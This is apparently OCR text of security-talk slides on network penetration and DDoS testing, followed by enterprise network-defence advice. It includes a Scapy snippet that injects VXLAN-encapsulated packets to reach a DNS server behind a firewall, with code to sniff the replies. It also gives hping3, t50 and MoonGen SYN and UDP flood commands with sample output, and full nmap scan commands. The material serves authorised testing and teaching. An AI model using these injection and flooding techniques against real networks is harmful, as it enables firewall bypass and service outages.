
I tested using my pentest server in one AS, sending across an internet exchange into a production network, towards Arista testing devices - no problems, it's just routed layer 3 IP+UDP packets

Example attacks, What is possible VXLAN Header



- Inject ARP traffic, send arbitrary ARP packets to hosts, connectivity DoS
- Inject TCP like SYN traffic behind the firewall, wire speed SYN flooding
- Inject UDP packets and get responses sent out through firewall
  Really anything IPv4 and IPv6 can be injected

Example: Send UDP DNS reqs to inside server



Attacker can send UDP DNS request to inside server on RFC1918 destination

Note: server has no external IP or incoming ports forwarded.

Tested working with Clavister with DNS UDP probes/requests, no inspection

Snippets of Scapy

First create VXLAN header and inside packet

```
vxlanport=4789      # RFC 7384 port 4789, Linux kernel default 8472
vni=37              # Usually VNI == destination VLAN
vxlan=Ether(dst=routermac)/IP(src=vtepsrc,dst=vtepdst)/
   UDP(sport=vxlanport,dport=vxlanport)/VXLAN(vni=vni,flags="Instance")
broadcastmac="ff:ff:ff:ff:ff:ff"
randommac="00:51:52:01:02:03"
attacker="185.27.115.666"
destination="10.0.0.10"
# port is the one we want to contact inside the firewall
insideport=53
testport=54040
packet=vxlan/Ether(dst=broadcastmac,src=randommac)/IP(src=attacker,
    dst=destination)/UDP(sport=testport,dport=insideport)/
    DNS(rd=1,id=0xdead,qd=DNSQR(qname="www.wikipedia.org"))
```

Fun fact, Unbound on OpenBSD reply to DNS requests received in Ethernet packets with broadcast destination and IP destination being the IP of the server


Send and receive - from another source

Send and then wait for something, not from same IP bc from inside NAT, but port should be OK

```
pid = os.fork()
if pid:
    print "parent: setting up sniffing"
    # Wait for UDP packet
    data = sniff(filter="udp and port 54040 and net 192.0.2.0/24", count=1)
else:
    time.sleep(10)
    print "child: sending packet"
    sendp(packet,loop=0)
    print "child: closing"
    sys.exit(0)
data[0].show()
```

Source port in the inside request packet, becomes the destination port in replies from the server - 54040

Packet generators



- Scapy is an example packet generator, allowing you to use Python
- It is very flexible and often *fast enough*, but other times, not fast enough
- Lots of other tools exist, some work as kernel modules even
- I love hping3 and t50 – and use them for stress testing firewalls and devices
- Started building a replacement or `penguinping`

♡ love internet packets ♡

hping3 packet generator

```
usage: hping3 host [options]
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
      --fast      alias for -i u10000 (10 packets for second)
      --faster    alias for -i u1000 (100 packets for second)
      --flood    sent packets as fast as possible. Don't show replies.
...
hping3 is fully scriptable using the TCL language, and packets
can be received and sent via a binary or string representation
describing the packets.
```

- Hping3 packet generator is a very flexible tool to produce simulated DDoS traffic with specific charateristics
- Home page: http://www.hping.org/hping3.html
- Source repository https://github.com/antirez/hping

My primary DDoS testing tool, easy to get specific rate pps

t50 packet generator

```
root@cornerstone03:~# t50 -?
T50 Experimental Mixed Packet Injector Tool 5.4.1
Originally created by Nelson Brito <nbrito@sekure.org>
Maintained by Fernando Mercês <fernando@mentebinaria.com.br>

Usage: T50 <host> [/CIDR] [options]

Common Options:
    --threshold NUM        Threshold of packets to send     (default 1000)
    --flood                This option supersedes the 'threshold'
...
6. Running T50 with '--protocol T50' option, sends ALL protocols sequentially.
root@cornerstone03:~# t50 -? | wc -l
264
```

- T50 packet generator, another high speed packet generator can easily overload most firewalls by producing a randomized traffic with multiple protocols like IPsec, GRE, MIX
  home page: http://t50.sourceforge.net/resources.html

Extremely fast and breaks most firewalls when flooding, easy 800k pps/400Mbps

Running full port scan on network

Hint: use a variable to keep the target address, carefully enter it and avoid mystyping it later

```
# export  CUST_NET4="192.0.2.0/24"
# export CUST_NET6="2001:DB8:ABCD:1000::/64"
# nmap -p 1-65535 -Pn -A -oA full-scan  $CUST_NET4

# export CUST_IP=192.0.2.138
# date;time hping3 -q -c 1000000  -i u60 -S -p 80 $CUST_IP
```

Better yet, script it all – but most likely you will want to repeat specific steps.

Nmap port sweep for TCP services, full TCP scan

Goal is to enumerate the ports that are allowed through the network.

```
#  nmap -Pn -A -p 1-65535 -oA full-tcp-customer-ipv4 $CUST_NET4
...
Nmap scan report for 192.0.2.138
Host is up (0.00012s latency).
PORT    STATE  SERVICE
80/tcp  open   http
443/tcp closed https
#  nmap -Pn -A -p 1-65535 -oA full-tcp-customer-ipv6 $CUST_NET6
#  nmap -Pn -A -p 1-65535 -oA full-tcp-linknet-ipv4 $LINK_NET4
#  nmap -Pn -A -p 1-65535 -oA full-tcp-linknet-ipv6 $LINK_NET6
```

Note: Pretty harmless, if something dies, then it is *vulnerable to normal traffic* - and should be fixed!

```
Options:
-Pn -- Scan all IPs, dont use ping or TCP ping to check alive    -A advanced -- perform full TCP connection and grab banner
-p 1-65535 -- full portscan all ports  -oA filename -- Saves output in "all formats" normal, XML, and grepable formats
```

Running Attacks with hping3


```
# export CUST_IP=192.0.2.1
# date;time hping3 -q -c 1000000  -i u60 -S -p 80  $CUST_IP
```

Expected output:

```
# date;time hping3 -q -c 1000000  -i u60 -S -p 80  $CUST_IP
Thu Jan 21 22:37:06 CET 2016
HPING 192.0.2.1 (eth0 192.0.2.1): S set, 40 headers + 0 data bytes

--- 192.0.2.1 hping statistic ---
1000000 packets transmitted, 999996 packets received, 1% packet loss
round-trip min/avg/max = 0.9/7.0/1005.5 ms

real 1m7.438s
user 0m1.200s
sys 0m5.444s
```


Dont forget to do a killall hping3 when done ☺

Rocky Horror Picture Show - 1



Really does it break from 50.000 pps SYN attack?


Rocky Horror Picture Show - 2




Oh no 500.000 pps UDP attacks work?

Rocky Horror Picture Show - 3

Oh no spoofing attacks work?



Penguingping packet generator



- PenguinPing packet generator, my high speed packet generator home page: https://penguinping.org
- First versions are only about 230 lines of Lua code and implement basic command line to replace hping3
- Built on top of MoonGen/libmoon https://github.com/emmericp/MoonGen

Extremely fast and allows easy customization

Running MoonGen

```
root@penguin01:~/projects/MoonGen#  ./build/MoonGen ./examples/l3-tcp-syn-flood.lua 0 -d 192.0.2.138
[INFO]  Initializing DPDK. This will take a few seconds...
EAL: Detected 16 lcore(s)
[INFO]  Found 1 usable devices:
   Device 0: 00:25:90:32:9F:F3 (Intel Corporation 82599ES 10-Gigabit SFI/SFP+ Network Connection)
PMD: ixgbe_dev_link_status_print():  Port 0: Link Down
[INFO]  Device 0 (00:25:90:32:9F:F3) is up: 10000 MBit/s
[INFO]  Detected an IPv4 address.
...
[Device: id=0] TX: 14.88 Mpps, 7619 Mbit/s (9999 Mbit/s with framing)
[Device: id=0] TX: 14.48 Mpps, 7414 Mbit/s (9730 Mbit/s with framing)
[Device: id=0] TX: 14.88 Mpps, 7619 Mbit/s (10000 Mbit/s with framing)
```

- Installed Debian Linux – little bit of disable secure boot, RAID/AHCI settings, ...
- After install – tuning and enabling Hugepages
- Clone the repository https://github.com/emmericp/MoonGen build and run
- **Note: the full 14.8Mpps is done using a single core!**

Turn up and down as you please with the -r rate option

```
root@penguin01:~/projects/MoonGen#  ./build/MoonGen ./examples/l3-tcp-syn-flood.lua 0 -r 5000 -d 192.0.2.138
[INFO]  Initializing DPDK. This will take a few seconds...
EAL: Detected 16 lcore(s)
[INFO]  Found 1 usable devices:
   Device 0: 00:25:90:32:9F:F3 (Intel Corporation 82599ES 10-Gigabit SFI/SFP+ Network Connection)
PMD: ixgbe_dev_link_status_print():  Port 0: Link Down
[INFO]  Device 0 (00:25:90:32:9F:F3) is up: 10000 MBit/s
[INFO]  Detected an IPv4 address.

[Device: id=0] TX: 9.77 Mpps, 5000 Mbit/s (6562 Mbit/s with framing)
[Device: id=0] TX: 9.68 Mpps, 4955 Mbit/s (6504 Mbit/s with framing)
[Device: id=0] TX: 9.77 Mpps, 5000 Mbit/s (6562 Mbit/s with framing)
```

IPv6 and UDP, replace tcp with udp in example:

```
./build/MoonGen ./examples/l3-tcp-syn-flood.lua 0 -r 5000 -d 2001:DB8:ABCD:0053::138 -i 2001:DB8:ABCD:0053::1

./build/MoonGen ./examples/l3-udp-flood-hlk.lua 0 -r 5000 -d 2001:DB8:ABCD:0053::138 -i 2001:DB8:ABCD:0053::1
```

PenguinPing – re-implementing hping3 with Lua


```
root@penguin01:~/projects/MoonGen#  ./build/MoonGen ./examples/penguinping-02.lua 10.0.49.1 -a 10.1.2.3 -r 10000 -S -p 80
[INFO]  Initializing DPDK. This will take a few seconds...
[INFO]  Found 2 usable devices:
   Device 0: 00:25:90:32:9F:F2 (Intel Corporation 82599ES 10-Gigabit SFI/SFP+ Network Connection)
[INFO]  Device 0 (00:25:90:32:9F:F2) is up: 10000 MBit/s
TCP mode get TCP packet
IP4 10.1.2.3 > 10.0.49.1 ver 4 ihl 5 tos 0 len 46 id 0 flags 0 frag 0 ttl 64 proto 0x06 (TCP) cksum 0x0000 [-]
TCP 52049 > 80 seq# 1 ack# 0 offset 0x5 reserved 0x00 flags 0x02 [-|-|-|-|SYN|-] win 10 cksum 0x0000 urg 0 []
  0x0000:   0000 0000 0000 0025 9032 9ff2 0800 4500
  0x0010:   002e 0000 0000 4006 0000 0a01 0203 0a00
  0x0020:   3101 cb51 0050 0000 0001 0000 0000 5002
  0x0030:   000a 0000 0000 0000 0000 0000

[Device: id=0] TX: 14.88 Mpps, 7619 Mbit/s (9999 Mbit/s with framing)
[Device: id=0] TX: 14.78 Mpps, 7568 Mbit/s (9933 Mbit/s with framing)
[Device: id=0] TX: 14.88 Mpps, 7619 Mbit/s (10000 Mbit/s with framing)
```

- Using Lua we can implement the same attacks from Hping3 easily
- Only about 230 lines of Lua using MoonGen and libmoon
- Can run at specific rate up to full 10Gbps / 14.8 Million packets per second using a single CPU core

Recommendations During Test

- Run each test for at least 5 minutes, or even 15 minutes
  Some attacks require some build-up before resource run out
- Take note of any change in response, higher latency, lost probes
- If you see a change, then re-test using the same parameters, or a little less first
- We want to know the approximate level where it breaks
- If you want to change environment, then wait until all scenarios are tested
- Keep a log handy, write notes and start the session with `script ddos-date-customer.log`
- Check once in a while if you have some process running, using `ps auxw | grep hping3`
- Run multiple instances of the tools. One process might generate 800.000 pps, while two may double it. Though 10 processes might not be 10 times exactly

Conclusion Pentest, DDoS and network attacks



- You really should try testing, and investigate your existing devices all of them
- This is just one small part of your security posture, extra slides has my take on enterprise network security

Questions?

Henrik Kramselund he/him han/ham hlk@zencurity.com @kramse

You are always welcome to send me questions later via email

Mobile: +45 2026 6000

Email: hlk@zencurity.com

Exploit components

Shellcoders Handbook and Grayhat chapters 12-14

Difference between the oldest, most simple stack based overflows

The parts of a shell code running system calls

How to avoid having shell code - return into libc, calling functions

This will teach us why modern operating systems have multiple methods designed to remove each case of exploiting

Allow us to understand the next subject, Return-Oriented Programming (ROP)

Recommended shell code video:
EXPLORING NEW DEPTHS OF THREAT HUNTING ...OR HOW TO WRITE ARM SHELLCODE IN SIX MINUTES
Speaker: Maria Markstedter, Azeria Labs
https://www.youtube.com/watch?v=DGJZBDlhIGU

Return-Oriented Programming (ROP)

Advanced subject Return-Oriented Programming (ROP)

Return-Oriented Programming:Systems, Languages, and Applications Ryan Roemer, Erik Buchanan, Hovav Shacam and Stefan Savage University of California, San Diego
https://hovav.net/ucsd/dist/rop.pdf

Then look into how a security oriented operating system has decided to prevent this method:

Removing ROP Gadgets from OpenBSD Todd Mortimer
https://www.openbsd.org/papers/asiabsdcon2019-rop-paper.pdf

Setup the OWASP Juice Shop

Recommmended for all developers: Try running the OWASP Juice Shop

This is an application which is modern AND designed to have security flaws.

Read more about this project at:
https://www2.owasp.org/www-project-juice-shop/ and
https://github.com/bkimminich/juice-shop

It is recommended to buy the Pwning OWASP Juice Shop Official companion guide to the OWASP Juice Shop from https://leanpub.com/juice-shop - suggested price USD 5.99. Alternatively read online at https://pwning.owasp-juice.shop/

Sometimes the best method is running the Docker version

Lab setup and Nmap Workshop

- Let says you want to do this, then go and do two things, after:
- Prepare/finish your lab setup
  https://github.com/kramse/kramse-labs
- Switch to the materials found in my Nmap Workshop and perform Nmap scans
  https://github.com/kramse/security-courses/tree/master/courses/pentest/nmap-workshop

Concrete advice for enterprise networks

- Portscanning - start using portscans in your networks, verify how far malware and hackers can travel, and identify soft systems needing updates or isolation
- Have separation – anywhere, starting with organisation units, management networks, server networks, customers, guests, LAN, WAN, Mail, web, ...
- Use Web proxies - do not allow HTTP directly except for a short allow list,
  do not allow traffic to and from any new TLD
- Use only your own DNS servers, create a pair of Unbound servers,
  point your internal DNS running on Windows to these
  Create filtering, logging, restrictions on these Unbound DNS servers
  https://www.nlnetlabs.nl/projects/unbound/about/ and also https://pi-hole.net/
- Only allow SMTP via your own mail servers, create a simple forwarder if you must

Allow lists are better than block list, even if it takes some time to do it

Capture data and logs!

- Run DNS query logs – when client1 is infected with malware from domain malwareexample.com, then search for more clients i nfected
- Run Zeek and gather information about all HTTPS sessions – captures certificates by default, and we can again search for certificate related to malwareexample.com
- Run network logging – session logs in enterprise networks are GREAT
  (country wide illegal logging is of course NOT)

  Make sure to check with employees, inform them!

DROP SOME TRAFFIC NOW

- Drop some traffic on the border of everything
- Seriously do NOT allow Windows RPC across borders
- Border here may be from regional country office back to HQ
- Border may be from internet to internal networks
- Block Windows RPC ports, 135, 137, 139, 445
- Block DNS directly to internet, do not allow clients to use any DNS, fake 8.8.8.8 if you must internally
- Block SMTP directly to internet
- Create allow list for internal networks, client networks should not contact other client networks but only relevant server networks

You DONT need to allow direct DNS towards internet, except from your own recursive DNS servers

If you get hacked by Windows RPC in 2022, you probably deserve it, sorry for being blunt

Best would be to analyze traffic and create allow lists, some internal networks to not need internet at all

Stateless firewall filter throw stuff away

```
hlk@MX-CPH-02> show configuration firewall filter all | no-more
/* This is a sample, better to use BGP flowspec or BGP based RTBH */
term edgeblocker {
    from {
        source-address {
            84.xx.xxx.173/32;
...
            87.xx.xxx.171/32;
        }
        destination-address {
            192.0.2.16/28;
        }
        protocol [ tcp udp icmp ];
    }
    then {
        count edge-block;
        discard;
    }
}
```

Example how to do it wirespeed – with Junos Hint: can also leave out protocol and then it will match all protocols

Default permit

One of the early implementers of firewalls Marcus J. Ranum summarized in 2005 The Six Dumbest Ideas in Computer Security https://www.ranum.com/security/computer_security/editorials/dumb/ which includes the always appropriate discussion about default permit versus default deny.

> **#1) Default Permit**
> This dumb idea crops up in a lot of different forms; it's incredibly persistent and difficult to eradicate. Why? Because it's so attractive. Systems based on "Default Permit" are the computer security equivalent of empty calories: tasty, yet fattening.
> The most recognizable form in which the "Default Permit" dumb idea manifests itself is in firewall rules. Back in the very early days of computer security, network managers would set up an internet connection and decide to secure it by turning off incoming telnet, incoming rlogin, and incoming FTP. Everything else was allowed through, hence the name "Default Permit." This put the security practitioner in an endless arms-race with the hackers.

- Allow all current networks today on all ports for all protocols *is* an allow list
  Which tomorrow can be split into one for TCP, UDP and remaining, and measured upon
- Measure, improve, repeat

We cannot do X

> We cannot block SMTP from internal networks, since we do not know for sure if vendor X equipment needs to send the MOST important email alert at some unspecific time in the future

Cool, then we can do an allow list starting today on our border firewall:

```
table <smtp-exchange> { $exchange1 $exchange2 $exchange3 }
table <smtp-unknown> persist file "/firewall/mail/smtp-internal-unknown.txt"
# Regular use, allowed
pass out on egress inet proto tcp from smtp-echange to any port 25/tcp
# Unknown, remove when phased out
pass out on egress inet proto tcp from smtp-internal to any port 25/tcp
```

Year 0 the unknown list may be 100% of all internal networks, but new networks added to infrastructure are NOT added, so list will shrink – evaluate the list, and compare to network logs, did networks send ANY SMTP for 1,2,3 years?

Zeek is a framework and platform

The Zeek Network Security Monitor

While focusing on network security monitoring, Zeek provides a comprehensive platform for more general network traffic analysis as well. Well grounded in more than 15 years of research, Zeek has successfully bridged the traditional gap between academia and operations since its inception.

https://www.Zeek.org/ Does useful things out of the box using more than 10.000 script lines

Suricata IDS/IPS/NSM

Suricata is a high performance Network IDS, IPS and Network Security Monitoring engine.

http://suricata-ids.org/ http://openinfosecfoundation.org

Suricata, Zeek og DNS Capture – it a nice world, use it!

https://github.com/kramse/security-courses/tree/master/courses/networking/suricatazeek-workshop

Firewall – Another definition

I am also fond of this longer and technical definition from RFC4949:

> $ firewall
>
> 1. (I) **An internetwork gateway that restricts data communication traffic to and from one of the connected networks** (the one said to be "inside" the firewall) and thus protects that network's system resources against threats from the other network (the one that is said to be "outside" the firewall). (See: guard, security gateway.)
>
> 2. (O) **A device or system that controls the flow of traffic between networks using differing security postures.** Wack, J. et al (NIST), "Guidelines on Firewalls and Firewall Policy", Special Publication 800-41, January 2002.
>
> Tutorial: A firewall typically protects a smaller, secure network (such as a corporate LAN, or even just one host) from a larger network (such as the Internet). The firewall is installed at the point where the networks connect, and the firewall applies policy rules to control traffic that flows in and out of the protected network.

Firewall – Another definition

$ firewall, continued

A firewall is not always a single computer. For example, a firewall may consist of a pair of filtering routers and one or more proxy servers running on one or more bastion hosts, all connected to a small, dedicated LAN (see: buffer zone) between the two routers.

The external router blocks attacks that use IP to break security (IP address spoofing, source routing, packet fragments), while proxy servers block attacks that would exploit a vulnerability in a higher-layer protocol or service. The internal router blocks traffic from leaving the protected network except through the proxy servers.

The difficult part is defining criteria by which packets are denied passage through the firewall, because a firewall not only needs to keep unauthorized traffic (i.e., intruders) out, but usually also needs to let authorized traffic pass both in and out.

Mutually Agreed Norms for Routing Security (MANRS)

> Mutually Agreed Norms for Routing Security (MANRS) is a global initiative, supported by the Internet Society, that provides crucial fixes to reduce the most common routing threats.

Source: https://www.manrs.org/wp-content/uploads/2018/09/MANRS_PDF_Sep2016.pdf

- Problems related to incorrect routing information
